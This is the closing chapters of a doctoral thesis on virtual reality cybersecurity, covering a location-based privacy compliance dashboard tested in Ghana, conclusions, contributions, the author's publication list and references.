


Figure 6.6. Test result for Ghana jurisdiction area

```

Session Log Start - 12/03/2025 22:10:00
22:10:00 - [Log] Initializing Privacy Dashboard...
22:10:01 - [Log] Full API Response: {
  "ip": "154.161.1.1",
  "city": "Accra",
  "region": "Greater Accra",
  "country": "GH",
  "loc": "5.5560,-0.1969",
  "org": "AS30986 Scancom Limited",
  "timezone": "Africa/Accra"
}
22:10:01 - [Log] Extracted Country Code: GH
22:10:01 - [Log] Checking compliance for country: GH
22:10:01 - [Log] User's Country: GH | Compliance Rule: DPA_GH
22:10:01 - [Log] Applying Compliance Rules: DPA_GH
22:10:01 - [Log] Enforcing GDPR: Data collection is disabled by default. User must opt-in.
22:10:01 - [Log] Final Toggle Status + Movement Tracking: False, Behavior Analysis: False
22:11:10 - [Log] Attempting to Save Settings + Compliance Rule: DPA_GH
22:11:10 - [Log] GDPR/DPA_GH Opt-in Successful: Data tracking enabled.
22:11:10 - [Log] Privacy settings saved! Movement Tracking: True, Behavior Analysis: True
22:11:28 - [Log] Attempting to Save Settings + Compliance Rule: DPA_GH
22:11:28 - [Log] GDPR/DPA_GH Opt-in Successful: Data tracking enabled.
22:11:28 - [Log] Privacy settings saved! Movement Tracking: True, Behavior Analysis: True
22:33:30 - [Log] Attempting to Save Settings + Compliance Rule: DPA_GH
22:33:30 - [Log] GDPR/DPA_GH Opt-in Successful: Data tracking enabled.
22:33:30 - [Log] Privacy settings saved! Movement Tracking: True, Behavior Analysis: True

```

Figure 6.5 . Logs captured when tested in Ghana. A log file was added to the built application to save the logs

6.3.3 Discussion of Results

The Real-Time Adaptive Security system was tested across various regions to assess its ability to enforce location-specific data privacy laws. Key metrics included location detection accuracy, compliance enforcement, user control, privacy protection, and system responsiveness.




Figure 6.7. The lifecycle of our proposed real-time adaptive system for privacy and compliance

Figure 6.7 illustrate the lifecycle of the system. Results showed:

- Accurate location detection using IPInfo and GPS.
- Successful enforcement of GDPR in EU countries (e.g., Romania and Germany), with tracking disabled by default and enabled only through explicit consent.
- The Privacy Dashboard provided clear controls and transparency.
- The system effectively prevented unauthorized tracking and dynamically updated compliance settings as users moved between regions.

The study confirms that adaptive, location-based compliance is both practical and effective for immersive environments. Future improvements may include AI-based threat detection and automated enforcement for even stronger data protection.

6.4. Conclusion

The system was successfully implemented and tested, proving its ability to protect user data in immersive environments. As immersive platforms grow, such adaptive frameworks are essential for safeguarding privacy, ensuring regulatory compliance, and building user trust.

This chapter contributes to privacy-aware immersive systems by introducing a real-time, location-based adaptive security model that enforces regional data privacy laws as users move across jurisdictions. It combines geolocation (IPInfo & GPS), compliance enforcement, and a user-friendly privacy dashboard to ensure legal data handling without disrupting user experience.

Key achievements include:

- A multi-layered architecture for compliance automation.
- Dynamic privacy control based on user location.
- A user interface for transparency and data preference management.

Future work may explore AI-driven anomaly detection and automated threat prevention to enhance system resilience.

Chapter 7. Final Conclusions, Original Contributions and New Research Directions

7.1. Conclusions

This doctoral research systematically explored cybersecurity challenges in virtual reality (VR), identifying key vulnerabilities and implementing practical solutions to enhance security in immersive environments. The work aligns with each of the outlined research objectives, as detailed below:

O1. Identify and analyse cybersecurity vulnerabilities in VR systems

- The study categorizes threats using the CIA Triad and attack vector models.
- It highlights risks such as virtual object manipulation, identity theft, data privacy breaches, and social engineering.
- A structured foundation is provided for future threat mitigation and regulatory strategies

O2. Evaluate existing cybersecurity frameworks and their limitations

- The analysis revealed that current security models lack adaptability for immersive systems.
- It emphasizes the need for real-time, privacy-preserving, and identity-aware security solutions specific to VR.

O3. Conduct real-world case studies and risk assessment

- Empirical studies, including ethical penetration testing, uncovered real-world vulnerabilities like CWE-359 (PII exposure), malicious APK execution on Oculus Quest 2, excessive permission abuse, weak audio/video controls, inadequate user awareness
- These findings validate the existence of critical security gaps in popular VR platforms.

O4. Evaluate the balance between usability, security, and privacy in VR

- A user-centered evaluation demonstrated that poorly implemented security measures can reduce user engagement.
- The study advocates for intuitive and non-intrusive security solutions that maintain immersion.

O5. Implement and validate security mitigations in VR environments

Key implementations included:

- **Cryptographic Security for Virtual Assets**

RSA with SHA-256 was used to sign and verify virtual items, ensuring real-time authenticity and integrity.

- **Adaptive Security Solutions**

A dynamic framework was built to adjust to emerging threats and data protection regulations.

- **Multi-Layer Authentication Mechanisms**

Biometric, behavioral, and token-based methods were combined to enhance access control.

- **Infrastructure Security and Resilience**

Tools like Kubescape and ARMO provided continuous infrastructure monitoring and compliance enforcement in Kubernetes-based environments.

These efforts bridge the gap between strong cybersecurity and seamless user experience in VR.

This thesis not only identifies VR-specific threats but also delivers practical, tested solutions. It supports the creation of secure, scalable, and immersive applications, and serves as a foundation for future security standards, policy frameworks, and research in immersive technology security.

7.2. Original Contributions of the Research

This research makes several original contributions to the field of VR cybersecurity, addressing threat classification, risk assessment, security implementation, compliance frameworks, and usability considerations in immersive environments.

A. Comprehensive Categorization of VR Cybersecurity Threats

1. Developed a dual-classification model, categorizing threats based on the CIA Triad and attack vectors.
2. Provided a systematic analysis of emerging threats, including chaperone attacks, human joystick attacks, inception attacks, and MITR attacks, contextualizing their impact within VR environments.

B. Empirical Case Studies and Risk Assessment of VR Threats

1. Conducted real-world threat simulations to assess practical vulnerabilities in immersive applications.
2. Developed a risk assessment framework to quantify potential attack impacts on XR users, data privacy, and system security.
3. Conducted a PII Exposure Vulnerability Assessment using OWASP ZAP, analyzing misconfigured API responses on a VR gaming platform that exposed sensitive financial data (CWE-359: Exposure of Sensitive Information).

C. Implementation of Cryptographic Digital Signatures for Virtual Asset Integrity

1. Designed and implemented a cryptographic signature mechanism using RSA-2048 and SHA-256 to ensure authenticity and integrity of digital assets in VR environments.
2. Developed an intuitive signing and verification process that enhances security while preserving usability.
3. Conducted performance evaluations, demonstrating low-latency signing (17.3 ms) and instant verification, making the solution scalable for real-time VR applications.

D. Development of an Adaptive Security Framework for Privacy and Compliance

1. Proposed and integrated a real-time adaptive security model that dynamically adjusts data collection, privacy policies, and security protocols based on user location and compliance requirements.
2. Leveraged geolocation detection (IPInfo API, GPS tracking) to enforce cross-border data protection regulations, addressing privacy concerns in the Metaverse and global VR applications.

E. Security Enhancement of the GENSAVR Platform

1. Integrated Nakama for authentication, Kubescape for Kubernetes security scanning, and ARMO for security monitoring to secure the GENSAVR VR platform.
2. Conducted NSA compliance scans and vulnerability assessments to identify and mitigate security risks in workload deployments, RBAC configurations, and network security gaps.
3. Implemented secure session management protocols, ensuring seamless and persistent authentication while preventing session hijacking and unauthorized access.

F. Bridging the Gap Between Security, Usability, and User Experience in VR

1. Developed a user-centric security model that balances usability, UX, security and privacy, ensuring that security measures do not disrupt immersion.
2. And conducted empirical UX studies to evaluate how security mechanisms can be seamlessly integrated into immersive applications.

7.3. Dissemination and Valorization of Research Results

The doctoral work results were published in the journals and in proceedings of international conferences in the field.

A. Papers published in ISI Rated Journals

1. **Acheampong Rebecca**, Dorin-Mircea Popovici, Titus Balan, Alexandre Rekeraho, and Manuel Soto Ramos. "Enhancing Security and Authenticity in Immersive Environments." *Information* 16, no. 3 (2025): 191. <https://doi.org/10.3390/info16030191>
Journal Impact factor: 5-Year Impact Factor: 2.6 (2023), Q2
2. **Acheampong, R.**, Balan, T.C., Popovici, DM. *et al.* Balancing usability, user experience, security and privacy in XR systems: a multidimensional approach. *Int. J. Inf. Secur.* 24, 112 (2025). <https://doi.org/10.1007/s10207-025-01025-z>.
Impact factor: 2.4(2023)
3. Rekeraho, Alexandre, Daniel Tudor Cotfas, Titus C. Balan, Petru Adrian Cotfas, **Rebecca Acheampong**, and Emmanuel Tuyishime. "Cybersecurity Threat Modeling for IoT-Integrated Smart Solar Energy Systems: Strengthening Resilience for Global Energy Sustainability." *Sustainability* 17, no. 6 (2025): 2386. <https://doi.org/10.3390/su17062386>
Journal Impact Factor: 2.4 (2023), Q2
4. Rekeraho, Alexandre, Daniel Tudor Cotfas, Petru Adrian Cotfas, Emmanuel Tuyishime, Titus Constantin Balan, and **Rebecca Acheampong**. "Enhancing Security for IoT-Based Smart Renewable Energy Remote Monitoring Systems." *Electronics* 13, no. 4 (2024): 756. <https://doi.org/10.3390/electronics13040756>.
5-Year Impact Factor: 2.6 (2023), Q2
5. Rekeraho, Alexandre, Daniel Tudor Cotfas, Petru Adrian Cotfas, Titus Constantin Bălan, Emmanuel Tuyishime, and **Rebecca Acheampong**. "Cybersecurity challenges in IoT-based smart renewable energy." *International Journal of Information Security* 23, no. 1 (2024): 101-117. <https://doi.org/10.1007/s10207-023-00732-9>
6. (Under review) **Acheampong Rebecca**, Dorin-Mircea Popovici, Titus Balan, Alexandre Rekeraho, Ionut-Alexandre Oprea. "A cybersecurity Risk Assessment for Enhanced Security in Virtual Reality", *Information* (2025).
Journal Impact factor: 5-Year Impact Factor: 2.6 (2023), Q2

B. Papers published in ISI Rated Proceedings of International Conferences

7. **Acheampong Rebecca**, Titus Constantin Balan, Dorin-Mircea Popovici, and Alexandre Rekeraho. "Embracing XR system without compromising on security and privacy." In *International Conference on Extended Reality*, pp. 104-120. Cham: Springer Nature Switzerland, 2023. https://doi.org/10.1007/978-3-031-43401-3_7
ISI Indexed conference paper: WOS:001156975100007
8. (Accepted) **Rebecca Acheampong**, Bogdan Valentin Floricescu, Ionut Alexandru Oprea, Alexandre Rekeraho, Vladut Gabriel Anghel, Gabriel Danciu, Ioana Corina Bogdan, George Stefan Ionesc. Scalable Secure Platform for XR, EEITE 2025 Conference.

C. Paper published in BDI Rated Conferences

9. **Acheampong Rebecca**, Titus Constantin Bălan, Dorin-Mircea Popovici, and Alexandre Rekeraho. "Security scenarios automation and deployment in virtual environment using ansible." In 2022 14th International Conference on Communications (COMM), pp. 1-7. IEEE, 2022. doi: 10.1109/COMM54429.2022.9817150.
10. Rekeraho, T. Balan, D. T. Cotfas, P. A. Cotfas, **R. Acheampong** and C. Musuroi, "Sandbox Integrated Gateway for the Discovery of Cybersecurity Vulnerabilities," 2022 International Symposium on Electronics and Telecommunications (ISETC), Timisoara, Romania, 2022, pp. 1-4, doi: 10.1109/ISETC56213.2022.10010327.
11. RAMOS, Manuel SOTO, **Rebecca ACHEAMPONG**, and Dorin-Mircea POPOVICI. "A multimodal interaction solutions. "The Way" for educational resources." ON VIRTUAL LEARNING-ICVL 2023: 79.

7.4. Future Research Directions

While this research has provided valuable insights into VR cybersecurity, several areas warrant further investigation:

- **Scalability of Adaptive Security Frameworks:** Future research can explore how adaptive security solutions scale in large-scale XR ecosystems with millions of concurrent users.
- **AI-Driven Behavioral Security:** Investigating how machine learning and deep learning models can predict and prevent cyber threats in real time based on user behavior patterns in VR.
- **Quantum-Resistant Cryptographic Protocols:** As quantum computing evolves, the security of current cryptographic techniques in VR needs further evaluation. Future work should explore quantum-safe encryption for immersive applications.
- **Cross-Platform Security Standardization:** Establishing global security standards for VR and XR applications to ensure compliance with international privacy and cybersecurity regulations.

This research has laid the groundwork for future advancements in immersive cybersecurity, offering a solid foundation for developing next-generation VR security frameworks. As VR adoption expands across gaming, healthcare, education, and enterprise applications, the need for robust, scalable, and privacy-preserving security solutions will become increasingly critical.

References

- [1] S. Kraus, P. Jones, N. Kailer, A. Weinmann, N. Chaparro-Banegas, and N. Roig-Tierno, "Digital Transformation: An Overview of the Current State of the Art of Research," *Sage Open*, vol. 11, no. 3, p. 21582440211047576, Jul. 2021, doi: 10.1177/21582440211047576.
- [2] G. Vial, "Understanding digital transformation: A review and a research agenda," *J. Strateg. Inf. Syst.*, vol. 28, no. 2, pp. 118–144, Jun. 2019, doi: 10.1016/j.jsis.2019.01.003.
- [3] M. El-Hajj, "Cybersecurity and Privacy Challenges in Extended Reality: Threats, Solutions, and Risk Mitigation Strategies," *Virtual Worlds*, vol. 4, no. 1, p. 1, Dec. 2024, doi: 10.3390/virtualworlds4010001.
- [4] H. Guo, H.-N. Dai, X. Luo, Z. Zheng, G. Xu, and F. He, "An Empirical Study on Oculus Virtual Reality Applications: Security and Privacy Perspectives," Feb. 21, 2024, *arXiv*: arXiv:2402.13815. doi: 10.48550/arXiv.2402.13815.
- [5] Y. Wang *et al.*, "A Survey on Metaverse: Fundamentals, Security, and Privacy," *IEEE Commun. Surv. Tutor.*, vol. 25, no. 1, pp. 319–352, 2023, doi: 10.1109/COMST.2022.3202047.
- [6] S. Dastgerdy, "Virtual Reality and Augmented Reality Security: A Reconnaissance and Vulnerability Assessment Approach," Jul. 22, 2024, *arXiv*: arXiv:2407.15984. doi: 10.48550/arXiv.2407.15984.
- [7] B. Falchuk, S. Loeb, and R. Neff, "The Social Metaverse: Battle for Privacy," *IEEE Technol. Soc. Mag.*, vol. 37, no. 2, pp. 52–61, Jun. 2018, doi: 10.1109/MTS.2018.2826060.
- [8] R. Acheampong, D.-M. Popovici, T. Balan, A. Rekeraho, and M. S. Ramos, "Enhancing Security and Authenticity in Immersive Environments," *Information*, vol. 16, no. 3, p. 191, Mar. 2025, doi: 10.3390/info16030191.
- [9] R. Di Pietro and S. Cresci, "Metaverse: Security and Privacy Issues," in *2021 Third IEEE International Conference on Trust, Privacy and Security in Intelligent Systems and Applications (TPS-ISA)*, Atlanta, GA, USA: IEEE, Dec. 2021, pp. 281–288. doi: 10.1109/TPSISA52974.2021.00032.
- [10] E. Kadena and M. Gupi, "Human Factors in Cybersecurity: Risks and Impacts," *Secur. Sci. J.*, vol. 2, no. 2, pp. 51–64, Dec. 2021, doi: 10.37458/ssj.2.2.3.
- [11] Mazhar Hamayun, "The Importance of the Human Factor in Cyber Security - Check Point Blog," The Human Factor of Cyber Security. Accessed: Aug. 27, 2024. [Online]. Available: <https://blog.checkpoint.com/security/the-human-factor-of-cyber-security/>
- [12] S. Mohanty, M. Ganguly, and P. K. Pattnaik, "CIA Triad for Achieving Accountability in Cloud Computing Environment," no. 3, 2018.
- [13] CSA, *GUIDE TO CONDUCTING CYBERSECURITY RISK ASSESSMENT FOR CRITICAL INFORMATION INFRASTRUCTURE*, Feb. 2021. Accessed: Jun. 13, 2023. [Online]. Available: <https://www.csa.gov.sg/docs/default->

source/csa/documents/legislation_supplementary_references/guide-to-conducting-cybersecurity-risk-assessment-for-cii.pdf?sfvrsn=a63bf6d8_0

- [14] Y. Chen, J. Yu, L. Kong, H. Kong, Y. Zhu, and Y.-C. Chen, "RF-Mic: Live Voice Eavesdropping via Capturing Subtle Facial Speech Dynamics Leveraging RFID," *Proc. ACM Interact. Mob. Wearable Ubiquitous Technol.*, vol. 7, no. 2, pp. 1–25, Jun. 2023, doi: 10.1145/3596259.
- [15] Z. Ling, Z. Li, C. Chen, J. Luo, W. Yu, and X. Fu, "I Know What You Enter on Gear VR," in *2019 IEEE Conference on Communications and Network Security (CNS)*, Washington DC, DC, USA: IEEE, Jun. 2019, pp. 241–249. doi: 10.1109/CNS.2019.8802674.
- [16] R. Acheampong, T. C. Balan, D.-M. Popovici, and A. Rekeraho, "Embracing XR System Without Compromising on Security and Privacy," in *Extended Reality*, vol. 14218, L. T. De Paolis, P. Arpaia, and M. Sacco, Eds., in *Lecture Notes in Computer Science*, vol. 14218, Cham: Springer Nature Switzerland, 2023, pp. 104–120. doi: 10.1007/978-3-031-43401-3_7.
- [17] P. Casey, I. Baggili, and A. Yarramreddy, "Immersive Virtual Reality Attacks and the Human Joystick," *IEEE Trans. Dependable Secure Comput.*, vol. 18, no. 2, pp. 550–562, Mar. 2021, doi: 10.1109/TDSC.2019.2907942.
- [18] S. R. K. Gopal, J. D. Wheelock, N. Saxena, and D. Shukla, "Hidden Reality: Caution, Your Hand Gesture Inputs in the Immersive Virtual World are Visible to All!"
- [19] N. Huq, R. Reyes, P. Lin, and M. Swimmer, "Metaverse or Metaworse? Cybersecurity Threats Against the Internet of Experiences," *Trend Micro Res. TX USA*, p. 24, 2022.
- [20] Ö. A. Aslan and R. Samet, "A Comprehensive Review on Malware Detection Approaches," *IEEE Access*, vol. 8, pp. 6249–6271, 2020, doi: 10.1109/ACCESS.2019.2963724.
- [21] J. Lake, "Hey, You Stole My Avatar!: Virtual Reality and Its Risks to Identity Protection," *EMORY LAW J.*, vol. 69.
- [22] "2024 Data Breach Investigations Report | Verizon." Accessed: Mar. 04, 2025. [Online]. Available: <https://www.verizon.com/business/resources/reports/dbir/>
- [23] "Increasing Cyberattacks Targeting the Gaming Industry in 2022 - SOCRadar® Cyber Intelligence Inc." Accessed: Mar. 05, 2025. [Online]. Available: <https://socradar.io/increasing-cyberattacks-targeting-the-gaming-industry-in-2022/>
- [24] M. Vondráček, I. Baggili, P. Casey, and M. Mekni, "Rise of the Metaverse's Immersive Virtual Reality Malware and the Man-in-the-Room Attack & Defenses," *Comput. Secur.*, vol. 127, p. 102923, Apr. 2023, doi: 10.1016/j.cose.2022.102923.
- [25] S. Ali, Q. Li, and A. Yousafzai, "Blockchain and federated learning-based intrusion detection approaches for edge-enabled industrial IoT networks: a survey," *Ad Hoc Netw.*, vol. 152, p. 103320, Jan. 2024, doi: 10.1016/j.adhoc.2023.103320.
- [26] M. Vondráček, J. Pluskal, and O. Ryšavý, "Automated Man-in-the-Middle Attack Against Wi-Fi Networks," *J. Digit. Forensics Secur. Law*, 2018, doi: 10.15394/jdfsl.2018.1495.
- [27] M. Hatami, Q. Qu, Y. Chen, H. Kholidy, E. Blasch, and E. Ardiles-Cruz, "A Survey of the Real-Time Metaverse: Challenges and Opportunities," *Future Internet*, vol. 16, no. 10, p. 379, Oct. 2024, doi: 10.3390/fi16100379.

- [28] "VRChat Is the Victim of DDoS Attacks – Ryan Schultz." Accessed: Mar. 05, 2025. [Online]. Available: <https://ryanschultz.com/2019/04/18/vrchat-is-the-victim-of-ddos-attacks/>
- [29] C. Shi *et al.*, "Face-Mic: inferring live speech and speaker identity via subtle facial dynamics captured by AR/VR motion sensors," in *Proceedings of the 27th Annual International Conference on Mobile Computing and Networking*, New Orleans Louisiana: ACM, Oct. 2021, pp. 478–490. doi: 10.1145/3447993.3483272.
- [30] A. N. Ramaseri-Chandra and P. Pothana, "Cybersecurity threats in Virtual Reality Environments: A Literature Review," in *2024 Cyber Awareness and Research Symposium (CARS)*, Oct. 2024, pp. 1–7. doi: 10.1109/CARS61786.2024.10778838.
- [31] Z. Yang, C. Y. Li, A. Bhalla, B. Y. Zhao, and H. Zheng, "Inception Attacks: Immersive Hijacking in Virtual Reality Systems," Mar. 08, 2024, *arXiv*: arXiv:2403.05721. Accessed: Mar. 18, 2024. [Online]. Available: <http://arxiv.org/abs/2403.05721>
- [32] A. Jafar, A. Yeboah-Ofori, T. Abisogun, I. Hilton, O. Oguntolayinbo, and O. Oyetunji, "The Impact of Social Engineering Attacks on the Metaverse Platform," in *2024 11th International Conference on Future Internet of Things and Cloud (FiCloud)*, Aug. 2024, pp. 201–208. doi: 10.1109/FiCloud62933.2024.00038.
- [33] F. Mathis, J. Williamson, K. Vaniea, and M. Khamis, "RubikAuth: Fast and Secure Authentication in Virtual Reality," in *Extended Abstracts of the 2020 CHI Conference on Human Factors in Computing Systems*, Honolulu HI USA: ACM, Apr. 2020, pp. 1–9. doi: 10.1145/3334480.3382827.
- [34] F. Mathis, H. I. Fawaz, and M. Khamis, "Knowledge-driven Biometric Authentication in Virtual Reality," in *Extended Abstracts of the 2020 CHI Conference on Human Factors in Computing Systems*, Honolulu HI USA: ACM, Apr. 2020, pp. 1–10. doi: 10.1145/3334480.3382799.
- [35] Z. Lv, D. Chen, R. Lou, and H. Song, "Industrial Security Solution for Virtual Reality," *IEEE Internet Things J.*, vol. 8, no. 8, pp. 6273–6281, Apr. 2021, doi: 10.1109/IIOT.2020.3004469.
- [36] N. Noah, S. Shearer, and S. Das, "Security and Privacy Evaluation of Popular Augmented and Virtual Reality Technologies," *SSRN Electron. J.*, 2022, doi: 10.2139/ssrn.4173372.
- [37] "Adaptive Security, Benefits, Best Practice and More | Digital Guardian," Digital Guardian – data protection. Accessed: Mar. 09, 2025. [Online]. Available: <https://www.digitalguardian.com/blog/what-adaptive-security-definition-adaptive-security-benefits-best-practices-and-more>
- [38] M. Anwar *et al.*, "Immersive Learning and AR/ VR-Based Education," 2023, pp. 1–22. doi: 10.1201/9781003369042-1.
- [39] R. Kumar Yekollu, T. Bhimraj Ghuge, S. S. Biradar, S. V. Haldikar, and O. F. Mohideen Abdul Kader, "Securing the Virtual Realm: Strategies for Cybersecurity in Augmented Reality (AR) and Virtual Reality (VR) Applications," in *2024 8th International Conference on I-SMAC (IoT in Social, Mobile, Analytics and Cloud) (I-SMAC)*, Oct. 2024, pp. 520–526. doi: 10.1109/I-SMAC61858.2024.10714591.

- [40] Joint Task Force Interagency Working Group, "Security and Privacy Controls for Information Systems and Organizations," National Institute of Standards and Technology, Sep. 2020. doi: 10.6028/NIST.SP.800-53r5.
- [41] "What Is a BIN Attack & How to Prevent It | SEON." Accessed: Mar. 14, 2025. [Online]. Available: <https://seon.io/resources/dictionary/bin-attack/>
- [42] "Format Preserving Encryption (FPE) | Encryption Consulting." Accessed: Mar. 14, 2025. [Online]. Available: <https://www.encryptionconsulting.com/education-center/what-is-fpe/>
- [43] G. S. Arunanshu and K. Srinivasan, "Evaluating the Efficacy of Antivirus Software Against Malware and Rats Using Metasploit and Asyncrat," in *2023 Innovations in Power and Advanced Computing Technologies (i-PACT)*, Dec. 2023, pp. 1–8. doi: 10.1109/i-PACT58649.2023.10434431.
- [44] E. Blancaflor, H. K. S. Billo, B. Y. P. Saunar, J. M. P. Dignadice, and P. T. Domondon, "Penetration assessment and ways to combat attack on Android devices through StormBreaker - a social engineering tool," in *2023 6th International Conference on Information and Computer Technologies (ICICT)*, Mar. 2023, pp. 220–225. doi: 10.1109/ICICT58900.2023.00043.
- [45] "An Enhanced Risk Formula for Software Security Vulnerabilities." Accessed: Mar. 22, 2024. [Online]. Available: <https://www.isaca.org/resources/isaca-journal/past-issues/2014/an-enhanced-risk-formula-for-software-security-vulnerabilities>
- [46] Y. Lee, "Effect of uninterrupted time-on-task on students' success in Massive Open Online Courses (MOOCs)," *Comput. Hum. Behav.*, vol. 86, pp. 174–180, Sep. 2018, doi: 10.1016/j.chb.2018.04.043.
- [47] E. Pedrolí et al., "Characteristics, Usability, and Users Experience of a System Combining Cognitive and Physical Therapy in a Virtual Environment: Positive Bike," *Sensors*, vol. 18, no. 7, p. 2343, Jul. 2018, doi: 10.3390/s18072343.
- [48] Y. Arifin, T. G. Sastria, and E. Barlian, "User Experience Metric for Augmented Reality Application: A Review," *Procedia Comput. Sci.*, vol. 135, pp. 648–656, 2018, doi: 10.1016/j.procs.2018.08.221.
- [49] A. Altaf, S. Faily, H. Dogan, A. Mylonas, and E. Thron, "Use-Case Informed Task Analysis for Secure and Usable Design Solutions in Rail," in *Critical Information Infrastructures Security*, vol. 13139, D. Percia David, A. Mermoud, and T. Maillart, Eds., in Lecture Notes in Computer Science, vol. 13139, Cham: Springer International Publishing, 2021, pp. 168–185. doi: 10.1007/978-3-030-93200-8_10.
- [50] D. Jones, S. Ghasemi, D. Gračanin, and M. Azab, "Privacy, Safety, and Security in Extended Reality: User Experience Challenges for Neurodiverse Users," in *HCI for Cybersecurity, Privacy and Trust*, vol. 14045, A. Moallem, Ed., in Lecture Notes in Computer Science, vol. 14045, Cham: Springer Nature Switzerland, 2023, pp. 511–528. doi: 10.1007/978-3-031-35822-7_33.

- [51] Y. K. Dwivedi *et al.*, "Exploring the Darkverse: A Multi-Perspective Analysis of the Negative Societal Impacts of the Metaverse," *Inf. Syst. Front.*, Jun. 2023, doi: 10.1007/s10796-023-10400-x.
- [52] D. A. Norman, "THE WAY I SEE ITThe transmedia design challenge: technology that is pleasurable and satisfying," *Interactions*, vol. 17, no. 1, pp. 12–15, Jan. 2010, doi: 10.1145/1649475.1649478.
- [53] G. A. Spanos and T. B. Maples, "Performance Study of a Selective Encryption Scheme for the Security of Networked, Real-Time Video," in *Proceedings of Fourth International Conference on Computer Communications and Networks - IC3N'95*, Sep. 1995, pp. 2–10. doi: 10.1109/ICCCN.1995.540095.
- [54] IEEE Std 610.12, *IEEE Standard Glossary of Software Engineering Terminology*, Standard, Sep. 28, 1990.
- [55] W. Yang, S. Wang, J. Hu, and N. M. Karie, "Multimedia security and privacy protection in the internet of things: research developments and challenges," *Publ. Inderscience Publ. Ltd*, vol. 4, 2022, [Online]. Available: <http://creativecommons.org/licenses/by/4.0/>
- [56] Alfred J. Menezes, Paul C. van Oorschot, and Scott A. Vanstone, *Handbook Of Applied Cryptography*. 1996. Accessed: Sep. 20, 2024. [Online]. Available: https://labit501.upct.es/~fburrull/docencia/SeguridadEnRedes/old/teoria/bibliography/HandbookOfAppliedCryptography_AMenezes.pdf
- [57] R. Dhagat and P. Joshi, "New approach of user authentication using digital signature," in *2016 Symposium on Colossal Data Analysis and Networking (CDAN)*, Mar. 2016, pp. 1–3. doi: 10.1109/CDAN.2016.7570947.
- [58] R. Kasodhan and N. Gupta, "A New Approach of Digital Signature Verification based on BioGamal Algorithm," in *2019 3rd International Conference on Computing Methodologies and Communication (ICCMC)*, Erode, India: IEEE, Mar. 2019, pp. 10–15. doi: 10.1109/ICCMC.2019.8819710.
- [59] S. Sukaridhoto, A. Haz, E. Fajrianti, and R. Putri Nourma Budiarti, "Comparative Study of 3D Assets Optimization of Virtual Reality Application on VR Standalone Device," *Int. J. Adv. Sci. Eng. Inf. Technol.*, vol. 13, p. 999, Jun. 2023, doi: 10.18517/ijaseit.13.3.18375.
- [60] "Metaverse Security Considerations - Identity Management Institute®." Accessed: Jan. 26, 2025. [Online]. Available: <https://identitymanagementinstitute.org/metaverse-security-considerations/>
- [61] Eamon Javers, Scott Zamost, and Paige Tortorelli, "Cybercriminals target metaverse investors with phishing scams," CNBC. Accessed: Sep. 19, 2024. [Online]. Available: <https://www.cnbc.com/2022/05/26/cybercriminals-target-metaverse-investors-with-phishing-scams.html>
- [62] "Ways To Protect Your Digital Property And Virtual Real Estate - FortySeven." Accessed: Feb. 20, 2025. [Online]. Available: <https://fortyseven47.com/blog/ways-to-protect-your-digital-property-and-virtual-real-estate/>

- [63] C. Tianhuang and X. Xiaoguang, "Digital signature in the application of e-commerce security," presented at the 2010 International Conference on E-Health Networking, Digital Ecosystems and Technologies, p. 4.
- [64] Heroic Labs, "Nakama: The leading open source game server for studios and publishers - Heroic Labs," The popular open-source game server. Accessed: Apr. 12, 2025. [Online]. Available: <https://heroiclabs.com/nakama/>
- [65] A. Amrendra Tripathi, "Attacking and Defending Kubernetes," 2024. Accessed: Mar. 06, 2025. [Online]. Available: <https://esource.dbs.ie/server/api/core/bitstreams/62cbffaa-d0b8-4a95-8030-ef0b9093d1d2/content>
- [66] K. Lake *et al.*, "Cybersecurity and Privacy Issues in Extended Reality Health Care Applications: Scoping Review," *JMIR XR Spat. Comput.*, vol. 1, pp. e59409–e59409, Oct. 2024, doi: 10.2196/59409.
- [67] G. M. Garrido, V. Nair, and D. Song, "SoK: Data Privacy in Virtual Reality," *Proc. Priv. Enhancing Technol.*, vol. 2024, no. 1, pp. 21–40, Jan. 2024, doi: 10.56553/popets-2024-0003.
- [68] F. O'Brolcháin, T. Jacquemard, D. Monaghan, N. O'Connor, P. Novitzky, and B. Gordijn, "The Convergence of Virtual Reality and Social Networks: Threats to Privacy and Autonomy," *Sci. Eng. Ethics*, vol. 22, no. 1, pp. 1–29, Feb. 2016, doi: 10.1007/s11948-014-9621-1.